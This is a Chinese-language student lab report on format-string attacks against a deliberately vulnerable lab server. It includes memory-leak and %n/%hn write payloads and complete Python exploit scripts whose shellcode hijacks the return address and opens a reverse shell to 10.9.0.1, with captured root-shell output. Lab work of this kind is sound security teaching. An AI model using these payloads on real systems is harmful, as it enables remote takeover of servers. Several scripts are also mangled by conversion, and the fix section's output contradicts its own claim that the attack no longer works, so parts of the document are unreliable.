# Lab2实验报告

## **Task1:Crashing the Program**

首先我们向server发送一条benign message

```
echo hello | nc 10.9.0.5 9090
```

然后可以看到server会打印出的信息:

要想使format程序崩溃,只需要把发送给server的内容改成 %s , 因为输入 %s 后, printf 会将栈上的数据解析成指针,通过指针访问地址,这样读取不可读的内容,从而导致报错使程序崩溃。

导致format崩溃的命令:

```
echo %s | nc 10.9.0.5 9090
```

可以看到server端没有打印出t "Returned properly":

## Task2:Printing Out the Server Program's Memory

### Task 2.A: Stack Data

%p 可以让printf将地址以十六进制的形式打印,因此考虑使用 %p 来构造打印栈内容的输入。


构造输入如下:

把输入的前四位设置为AAAA,是为了在打印出来的内容中方便找到AAAA从而得到buff的起始位置,保证我们添加了足够多的%p可以将栈上的内容都打印出来,直到buffer的位置。

### server端的输出如下:

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:
                                                     0xffffd1c0
server-10.9.0.5 |
                   The secret message's address:
                                                      0x080b4008
server-10.9.0.5
                   The target variable's address: 0x080e5068
server-10.9.0.5
                   Waiting for user input .....
server-10.9.0.5 | Received 209 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):
                                                             0xffffd0e8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | AAAA-0x11223344-0x1000-0x8049db5-0x80e5320-0x80e61c0-0xffffd1c0-
0xffffd0e8-0x80e62d4-0x80e5000-0xffffd188-0x8049f7e-0xffffd1c0-(nil)-0x64-0x8049f4
7-0x80e5320-0x50b-0xffffd291-0xffffd1c0-0x80e5320-0x80e9720-(nil)-(nil)-(nil)-(nil)
)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-
il)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-0xeac3ec00-0x80e5000-0x80e5000-0xfff
fd7a8-0x8049eff-0xffffd1c0-0xd1-0x5dc-0x80e5320-(nil)-(nil)-(nil)-0xffffd874-(nil)
-(nil)-(nil)-0xd1-<mark>0x41414141</mark>-0x2d70252d-0x252d7025-0x70252d70-0x2d70252d
server-10.9.0.5 | The target variable's value (after): 0x11223344 server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)
                                                                                          1
```

栈的内容已经被打印出来了,此处结合栈结构比较好理解:



结合栈结构可以知道,server端输出中出现三次的 input buffer address 应该是调用 dummy\_function、myprintf、printf三个函数时座位参数被压入栈的。而我们作为标识的AAAA在红色框的位置出现,即第64个%p 的位置,说明buffer在距离esp第64个偏移处。

### Task 2.B: Heap Data

我们需要打印 secret message 的内容,根据上面server的输出可知 secret message address 为 **0x080b4008** ,我们可以把 secret message 的地址放到buffer里,然后用%s把 secret message 的内容 打印出来,根据上一步我们知道buffer距离esp的距离是64个偏移量,根据这些信息修改脚本:

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number = 0x080b4008  # secret message address
content[0:4] = (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8] = ("abcd").encode('latin-1')
```

```
# This line shows how to construct a string s with
# 12 of "%.8x", concatenated with a "%n"
s = "%.8x"*63 + "%s"  # print the secret message

# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
    f.write(content)
```

然后运行脚本生成 badfile 文件, 把 badfile 文件cat到server:

```
[04/17/23]seed@VM:~/.../Labsetup$ cat ./attack-code/badfile | nc 10.9.0.5 9090
[04/17/23]seed@VM:~/.../Labsetup$
然后可在server端看到 secret message 已经被打印出来:
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:
                                   0xffbf4490
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):
                                         0xffbf43b8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |@
            abcd112233440000100008049db5080e5320080e61c0ffbf4490ffbf43b8080
e62d4080e5000ffbf445808049f7effbf44900000000000006408049f47080e5320000005dc000
e5000080e5000ffbf4a7808049effffbf4490000005dc000005dc080e53200000000000000000000
```

## Task3:Modifying the Server Program's Memory

server-10.9.0.5 | The target variable's value (after): 0x11223344

server-10.9.0.5  $(^{^})(^{^})$  Returned properly  $(^{^})(^{^})$ 

这个Task中我们要修改 target 的值, target 的地址为0x080e5068,初始值为0x11223344。

### Task 3.A: Change the value to a different value.

C语言中的%n与其他格式说明符号不同,%n不向printf传递格式化信息,而是令printf把自己到该点已打出的字符总数放到相应变元指向的整形变量中。我们借助%n修改 target 的值。思路是把 target 的地址放到 buffer 的开头位置,然后在输入的第64个位置放一个%n,这样当print打印到 target 的地址时,就会把前面打印的字符数放入 target 的地址处,从而改变 target 的值。

修改脚本如下:

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))
```

```
# This line shows how to store a 4-byte integer at offset 0
number = 0x080e5068
                       # target address
content[0:4] = (number).to_bytes(4,byteorder='little')
# This line shows how to store a 4-byte string at offset 4
content[4:8] = ("abcd").encode('latin-1')
# This line shows how to construct a string s with
  12 of "%.8x", concatenated with a "%n"
s = "%.8x"*63 + "%n"
                       # put the number that has been printed in target
address
# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt
# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

然后运行脚本生成 badfile 文件,把 badfile 文件cat到server,在server端的输出中可以看到 target 的值已经变为 0x00000200:

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:
                              0xff885540
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | habcd112233440000100008049db5080e5320080e61c0ff885540ff8854680
80e62d4080e5000ff88550808049f7eff88554000000000000006408049f47080e5320000005dc0
r): 0x00000200
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)
```

### Task 3.B: Change the value to 0x5000.

%n使得放入target address的值为已经打印的字符数,在上一步中,我们将target的值改为了0x200,小于目标值0x5000,说明我们打印少了,可以在%n前面补足缺少的字符使得正好到%n打印了0x5000个字符,我们必须保证%n在第64个占位符的位置,所以需要扩展前面占位符的打印位数。修改脚本如下:

```
# 8(abcd)+8×62+19976 = 20480 = 0×5000

s = "%.8x"*62 + "%.19976x" + "%n"  # print 0×5000 chars before %n
```

运行脚本生成 badfile 文件,把 badfile 文件cat到server,在server端的输出中可以看到 target 的值已经变为 0x5000:

## Task 3.C: Change the value to 0xAABBCCDD.

0xAABBCCDD 太大,无法像上一步一样直接用 %n 修改,所以没有办法像上面那样直接用 %n 写入,需要拆分成两部分通过 %hn (一次性写入两个字节)每次写入2bytes。由于0xAABBCCDD正好是递增的,可以直接先前2个byte写0xAABB,后2个byte写0xCCDD。

我们在content的前面四个字节中放 target +2的地址用于存放0xAABB,在第9到第12字节的位置放 target的地址用于存放0xCCDD(因为我们用的虚拟机是小端机)。之所以中间留着第5到第8字节是为了流出空间,来填写从0xAABB到0xCCDD要打印的字符数目,计算要添加的打印字符数:


$$0xAABB - 12 - 62 \times 8 = 43199$$
  
 $0xCCDD - 0xAABB = 8738$ 

脚本代码如下:

```
#!/usr/bin/python3
import sys
# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))
# This line shows how to store a 4-byte integer at offset 0
number = 0x080e5068
                       # target address
content[0:4] = (number+2).to_bytes(4,byteorder='little') # 用于存放0xAABB
content[4:8] = ("abcd").encode('latin-1')
content[8:12] = (number).to_bytes(4, byteorder='little') # 用于存放0xCCDD
# This line shows how to construct a string s with
  12 of "%.8x", concatenated with a "%n"
s = \%.8x**62 + \%.43199x** + \%hn** +\%.8738x**+\%hn**
# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt
# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

运行脚本生成 badfile 文件,把 badfile 文件cat到server,在server端的输出中可以看到 target 的值已经变为 0xaabbccdd:

## Task4:Inject Malicious Code into the Server Program



### Question

Question 1: What are the memory addresses at the locations marked by ② and ③?

A: ②是format.c文件中dummy\_function()中调用myprintf()时压入的返回到dummy\_function()的地址, server输出中打印出来的 Frame Pointer 是myprintf()的栈底指针,问题中的②return address就在这个ebp的上面,从server的输出中我们得到ebp的地址:

```
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffa19b78
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)
```

由于栈是从高地址向低地址增长, 所以

return address = ebp + 4 = Frame Pointer + 4 = 0xffa19b78 + 4 = 0xffa19b78c (距离buffer起始位置53个偏移)

③是main中buffer的起始地址,在server的输出中有明确显示,如下图是**0xffa19c50**:

```
server-10.9.0.5 |
                 Starting format
                 The input buffer's address: 0xffa19c50
server-10.9.0.5 |
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 |
                 Waiting for user input .....
server-10.9.0.5
                 Received 6 bytes.
server-10.9.0.5 |
                 Frame Pointer (inside myprintf):
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^) (^_^) Returned properly (^_^)(^_^)
```

• Question 2: How many %x format specifiers do we need to move the format string argument pointer to **3**? Remember, the argument pointer starts from the location above **1**.

A: 这道题问的是format string到buffer的偏移量,根据**Task2.A**我们知道需要填充64个 %x 才能移动到 ③。

### 任务实现

首先查看server输出信息获取myprintf的返回地址:

由上面问题1知myprintf的返回地址为: 0xffffd1f8+4=**0xffffd1fc** 

我们要想获得server的控制权,需要把这个return address改为改成shellcode的地址,这样函数返回之后就会跳到shellcode的位置,从而获取控制权。

我们把shellcode填充在buffer的末尾,为了构造payload,现在exploit.py中打印出shellcode的长度:

```
[04/18/23]seed@VM:~/.../attack-code$ python3 ./exploit.py length of shellcode is 136 [04/18/23]seed@VM:~/.../attack-code$ ■
```

所以在exploit.py中shellcode在content的开始位置**start = 1500 -136 = 1364**,也就是说shellcode从buffer的1364位置开始,所以shellcode的开始地址为:

buffer's address + 1364 = 0xffffd2d0 + 1364 = 0xffffd824

现在问题转化为把0xffffd1fc的值改为0xffffd824,可以使用Task3中的第三小问的方法实现。

#### 要打印字符数的计算:

```
0xffff - 12 - 8 \times 62 = 65027
```

0x1d824 - 0xffff = 55333(利用整数溢出计算)

#### 编写脚本如下:

```
#!/usr/bin/python3
import sys
# 32-bit Generic Shellcode
shellcode_32 = (
  "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
  "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\rff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker
                                                           ₩11
   "/bin/ls -1; echo '===== Success! ======'
   "AAAA" # Placeholder for argv[0] --> "/bin/bash"
   "BBBB" # Placeholder for argv[1] --> "-c"
   "CCCC" # Placeholder for argv[2] --> the command string
   "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')
# 64-bit Generic Shellcode
shellcode_64 = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
  "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   \xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\
  "/bin/bash*"
  "-C*"
   # The * in this line serves as the position marker
   "/bin/ls -1; echo '===== Success! ======'
                                                           & II
   "AAAAAAAA" # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB" # Placeholder for argv[1] --> "-c"
   "CCCCCCC" # Placeholder for argv[2] --> the command string
   "DDDDDDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')
N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))
# Choose the shellcode version based on your target
shellcode = shellcode_32
# Put the shellcode somewhere in the payload
start = 1500 - len(shellcode)
                                         # Change this number
# print("length of shellcode is {}".format(len(shellcode)))
content[start:start + len(shellcode)] = shellcode
# This line shows how to store a 4-byte integer at offset 0
number = 0xffffd1fc # myprintf return address
content[0:4] = (number+2).to_bytes(4, byteorder='little')
content[8:12] = (number).to_bytes(4, byteorder='little')
# This line shows how to store a 4-byte string at offset 4
content[4:8] = ("abcd").encode('latin-1')
```

运行脚本生成 badfile 文件,把 badfile 文件cat到server,运行结果如下:

### reverse shell

根据之前实验1的经验,把shellcode里面的代码改为如下即可:

```
# 32-bit Generic Shellcode
shellcode 32 = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54
   "/bin/bash*"
   " - C*"
   # The * in this line serves as the position marker
   #"/bin/ls -l; echo '===== Success! ======'
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
   "AAAA" # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"
         # Placeholder for argv[1] --> "-c"
   "CCCC"
         # Placeholder for argv[2] --> the command string
   "DDDD"
          # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

运行结果如下:

## Task5:Attacking the 64-bit Server Program

### **Challenges caused by 64-bit Address:**

64位系统地址的最高两个byte永远是0,这导致一个难题:我们需要把地址放在format string中,但是printf解析到地址中的0时就会停止解析。我们使用文档中提示的**moving the argument pointer freely**方法解决这个问题。

```
echo hello | nc 10.9.0.6 9090
```

### 查看server的输出:

```
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6
                 Starting format
                 The input buffer's address:
server-10.9.0.6 |
                                                 0x00007fffffffe200
                 The secret message's address: 0x0000555555556008
server-10.9.0.6 |
                 The target variable's address: 0x0000555555558010
server-10.9.0.6 |
server-10.9.0.6 |
                 Waiting for user input .....
server-10.9.0.6 |
                  Received 6 bytes.
server-10.9.0.6 |
                  Frame Pointer (inside myprintf):
                                                        0x00007fffffffe140
server-10.9.0.6 I
                 The target variable's value (before): 0x1122334455667788
server-10.9.0.6 |
                  hello
server-10.9.0.6 |
                 The target variable's value (after): 0x1122334455667788
server-10.9.0.6 | (^ ^)(^ ^) Returned properly (^ ^)(^ ^)
```

可以看到地址都变成了十六位的。

首先我们要确定buffer距离esp的偏移量,我们构造payload如下:

从server的输出可以看出,buffer距离esp由34个偏移量

要获取64位服务器的控制权和获取32位的思路是一样的,都是把 myprintf 的返回地址改为shellcode的起始地址。

myprintf的返回地址return address = ebp + 8 = 0x00007ffffffe140 + 8 = 0x00007ffffffe148

我们仍旧选择把shellcode放在buffer的尾部:

```
start = 1500 - len(shellcode)  # Change this number
# print("length of shellcode is {}".format(len(shellcode)))
content[start:start + len(shellcode)] = shellcode
```

我们可以计算出shellcode的地址:

```
46 # Put the shellcode somewhere in the payload
47 buf_addr = 0x00007fffffffe200
48 ret_addr = 0x00007fffffffe148
49 start = 1500 - len(shellcode)  # Change this number
50 print("===start",start)
51 print("addr of shellcode:"+'%#x'%(buf_addr+start))
52 #shell_addr = 0x00007ffffffffe6fc
```

```
[04/18/23]seed@VM:~/.../attack-code$ python3 exploit.py ===start 1276 addr of shellcode:0x7fffffffe6fc length of fmt:41
```

我们得到 shellcode 的地址: 0x00007fffffffe6fc

现在要把地址 0x00007fffffffe148 的值换为 0x00007fffffffe6fc

每两个字节改一下值:

```
s1 = 0xe6fc  # shell_code_addr 0-16位

s1_addr = ret_addr

s2 = 0xffff  # 16-32位

s2_addr=ret_addr+0x2

s3 = 0x7fff  # 32-48位

s3_addr=ret_addr+0x4

# 最高16位全0
```

构造format string (中间的00表示还未确定, %x\$hn 可以指定栈上的第几个偏移量):

```
s = "%." + str(0x7fff) + "x" + "%00$hn" + "%." + str(0xe6fc-0x7fff) + "x" + "%00$hn" + "%." + str(0xffff-0xe6fc) + "x" + "%00$hn"
```

### 如何解决0导致format string解析停止的问题呢?

我们把地址放在format string后面,这样format string里面不含0就不会停止解析。之前已经得出buf[]的offset是34,所以地址的偏移应该是两位数,先用00占位符打印出fmt的长度为41bytes。

```
fmt = (s).encode('latin-1')
print("length of fmt:"+str(len(fmt)))

[04/18/23]seed@VM:~/.../attack-code$ python3 exploit py
```

```
[04/18/23]seed@VM:~/.../attack-code$ python3 exploit.py
0x7ffffffe754
[ength of fmt:41
[04/18/23]seed@VM:~/.../attack-code$
```

[41/8]=6[41/8]=6, 所以地址分别放在40(34+6)、41、42个参数的位置。format string:

```
s = "%." + str(0x7fff) + "x" + "%40$hn" + "%." + str(0xe6fc-0x7fff) + "x" + "%41$hn" + "%." + str(0xffff-0xe6fc) + "x" + "%42$hn"
```

format string后面加上需要被改变的2字节值的地址,这里 content [48:56] 对应的就是栈上第40个偏移的位置(前两个字节)

```
content[48:56] = (s3_addr).to_bytes(8, byteorder='little') #目标值在content中的位置
content[56:64] = (s1_addr).to_bytes(8, byteorder='little')
content[64:72] = (s2_addr).to_bytes(8, byteorder='little')
```

#### 脚本代码如下:

```
#!/usr/bin/python3
import sys
# 32-bit Generic Shellcode
shellcode_32 = (
  "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
  "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
  "/bin/bash*"
  "-C*"
  # The * in this line serves as the position marker
  #"/bin/ls -1; echo '===== Success! ======'
                                                           8.0
  "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
  "AAAA" # Placeholder for argv[0] --> "/bin/bash"
  "BBBB" # Placeholder for argv[1] --> "-c"
   "CCCC"
          # Placeholder for argv[2] --> the command string
  "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')
# 64-bit Generic Shellcode
shellcode_64 = (
  "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
  x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48
  "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   \xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff
   "/bin/bash*"
  "-c*"
  # The * in this line serves as the position marker
  "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
                                                           \pm 0
   "/bin/ls -1; echo '===== Success! ======'
                                                           ± 11
  #"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
   "AAAAAAAA"  # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBB" # Placeholder for argv[1] --> "-c"
   "CCCCCCC" # Placeholder for argv[2] --> the command string
   "DDDDDDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')
N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))
```

```
# Choose the shellcode version based on your target
shellcode = shellcode_64
# Put the shellcode somewhere in the payload
buf_addr = 0x00007fffffffe200
ret\_addr = 0x00007fffffffe148
start = 1500 - len(shellcode)
                                      # Change this number
print("===start",start)
print("addr of shellcode:"+'%#x'%(buf_addr+start))
#shell_addr = 0x00007fffffffe6fc
content[start:start + len(shellcode)] = shellcode
s1 = 0xe6fc # shell_code_addr 0-16位
s1_addr = ret_addr
s2 = 0xffff # 16-32位
s2_addr=ret_addr+0x2
s3 = 0x7fff # 32-48位
s3_addr=ret_addr+0x4
# This line shows how to store a 4-byte integer at offset 0
s = "%." + str(0x7fff) + "x" + "%40$hn" + "%." + str(0xe6fc-0x7fff) + "x" +
"%41$hn" + "%." + str(0xffff-0xe6fc) + "x" + "%42$hn"
fmt = (s).encode('latin-1')
print("length of fmt:"+str(len(fmt)))
content[0:0+len(fmt)] = fmt
content[48:56] = (s3_addr).to_bytes(8, byteorder='little')
content[56:64] = (s1_addr).to_bytes(8, byteorder='little')
content[64:72] = (s2_addr).to_bytes(8, byteorder='little')
# Save the format string to file
with open('badfile', 'wb') as f:
 f.write(content)
```

生成badfile文件, 然后发送给server, 运行结果如下:

```
seed@VM: ~/.../Labsetup
                                    seed@VM: ~/.../Labsetup
                                                                  seed@VM: ~/.../Labsetup
[04/18/23]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 60382
root@5088ba0db48b:/fmt# ls
ls
core
format
server
root@5088ba0db48b:/fmt# pwd
pwd
/fmt
root@5088ba0db48b:/fmt# ls
core
```

## Task6: Fixing the Problem

我们先看一下gcc的warning message:

这个warning的含义是print(msg)这种写法将一个非常量作为format string, 且没有格式化参数。

把 printf(msg) 改成 printf("%s",msg) , printf 的第一个参数format string固定下来,只会以%s 的形式解析msg。重新编译可以消除warning:

```
[04/18/23]seed@VM:~/.../server-code$ make
gcc -DBUF_SIZE=100 -z execstack -static -m32 -o format-32 format.c
gcc -DBUF_SIZE=100 -z execstack -o format-64 format.c
[04/18/23]seed@VM:~/.../server-code$
```

我们用尝试重复Task3第一部分修改target的值,发现已经无法修改:

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5
              Starting format
server-10.9.0.5 |
              The input buffer's address:
                                       0xffffd7c0
server-10.9.0.5 |
              The secret message's address: 0x080b4008
server-10.9.0.5 |
              The target variable's address: 0x080e5068
server-10.9.0.5 |
              Waiting for user input .....
server-10.9.0.5 |
              Received 1500 bytes.
server-10.9.0.5 |
              Frame Pointer (inside myprintf):
                                            0xffffd6e8
server-10.9.0.5 |
              The target variable's value (before): 0x11223344
server-10.9.0.5
              habcd112233440000100008049db5080e5320080e61c0ffffd7c0ffffd6e80
80e62d4080e5000ffffd78808049f7effffd7c000000000000006408049f47080e5320000005dc0
80e5000080e5000ffffdda808049effffffd7c0000005dc000005dc080e532000000000000000000
0000000ffffde740000000000000000000000000005dcThe target variable's value (afte
r): 0x00000200
server{-10.9.0.5} \mid (^{^})(^{^}) Returned properly (^{^})(^{^})
```